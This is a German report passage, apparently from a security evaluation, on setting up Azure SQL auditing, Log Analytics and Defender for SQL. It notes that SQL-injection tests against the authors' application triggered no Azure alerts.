In MS Azure und SQL-Servern gibt es unzählige Funktionen und Tools, mit denen Aktivitäten überwacht sowie Logs erstellt und mit der hauseigenen Kusto-Abfragesprache ausgewertet werden können. Aufgrund des hohen Funktionsumfangs kann nachfolgend nur ein kurzer Einblick gegeben werden.


Möglichkeiten

Überwachung in MS Azure (SQL Überwachung, Defender for SQL, Log Analytics)

Eine erste Anlaufstelle sind die Aktivitätsprotokolle innerhalb von MS Azure:



Leider sind hier keine Protokolle abgelegt. Als nächstes wird unter „Überwachung“ nach potenziell nützlichen Konfigurationen gesucht:



Zu dieser Website existiert auch eine Hilfeseite von Microsoft: https://docs.microsoft.com/de-de/azure/azure-sql/database/auditing-overview

Hier wird das Überwachen von Azure SQL-Datenbanken und Azure Synapse Analytics wie folgt beschrieben: „Die Überwachung von Azure SQL-Datenbank und Azure Synapse Analytics verfolgt Datenbankereignisse und schreibt sie in ein Überwachungsprotokoll in Ihrem Azure Storage-Konto, Ihrem Log Analytics-Arbeitsbereich oder in Event Hubs.“







Abbildung 12: Quelle: https://docs.microsoft.com/de-de/azure/azure-sql/database/auditing-overview


Es können auch Überwachungsrichtlinien konfiguriert werden. Eine Anleitung ist in der zuvor genannten Hilfeseite von Microsoft zu finden.

Exemplarisch wird nachfolgend eine SQL-Datenbanküberwachung mit Log Analytics als Ziel für die Log-Dateien konfiguriert. Nachfolgend eine Anleitung zum Erstellen eines Log Analytics Arbeitsplatzes: https://docs.microsoft.com/de-de/azure/azure-monitor/logs/quick-create-workspace












Im Anschluss kann die SQL-Überwachung aktiviert werden. Es können bspw. auch Vorgänge von Microsoft-Supporttechnikern überwacht werden:






In der kostenlosen Version können mit aktivierter SQL Überwachung und Log Analytics nur wenige Protokolle/Logs abgerufen werden, u. a.:




In der kostenpflichtigen Version ist der Funktionsumfang deutlich größer. Hier können bspw. alle verbundenen IP-Adressen ermittelt werden. In unserem Fall müsste die IP-Adresse des Clients von der Applikation geloggt werden, da stets nur die Applikation der Datenbank kommuniziert und niemals die Clients direkt mit der Datenbank.


Über die Infomeldung zum Microsoft Defender for SQL gelangt man zu der relevanten Konfigurationsseite. „*Microsoft Defender für SQL ist ein einheitliches Paket, das erweiterte SQL-Sicherheitsfunktionen bereitstellt. Es erkennt und entschärft potenzielle Sicherheitsrisiken für Datenbanken und ermittelt anomale Aktivitäten, die auf eine Bedrohung für Ihre Datenbank hinweisen könnten. Microsoft Defender für SQL wird gemäß den Informationen in der Preisdetails pro Region abgerechnet*“ (Quelle: MS Azur. Diese Einstellung wurde zusätzlich zur SQL-Überwachung aktiviert: https://docs.microsoft.com/en-us/azure/azure-sql/database/threat-detection-configure, https://docs.microsoft.com/en-us/azure/azure-sql/database/azure-defender-for-sql, https://www.youtube.com/watch?v=svEDoXkP_Vo




Um nun den Bedrohungsschutz nutzen zu können, müssen Agenten zum Daten sammeln aktiviert werden:



Nach der Installation der Agents kann das Security Center verwendet werden:



Allerdings scheint es bei Microsoft technische Probleme zu geben. Trotz aktivierten



Einstellungen (

,

) stehen die Funktionen zur Bedrohungserkennung (Threat Detection) nicht zu Verfügung. Bei der Bedrohungserkennung wird auch SQL Injection berücksichtigt, wie auf nachfolgendem Screenshot aus einem MS Azure Tutorial aus Dezember 2020 zu sehen ist:






Abbildung 13: Quelle: https://www.youtube.com/watch?v=svEDoXkP_Vo


Es wurden testweise nahezu alle SQL-Injection-Statements in dieser APL ausgeführt. Keines der Statements hat eine Sicherheitswarnung in MS Azure ausgelöst.

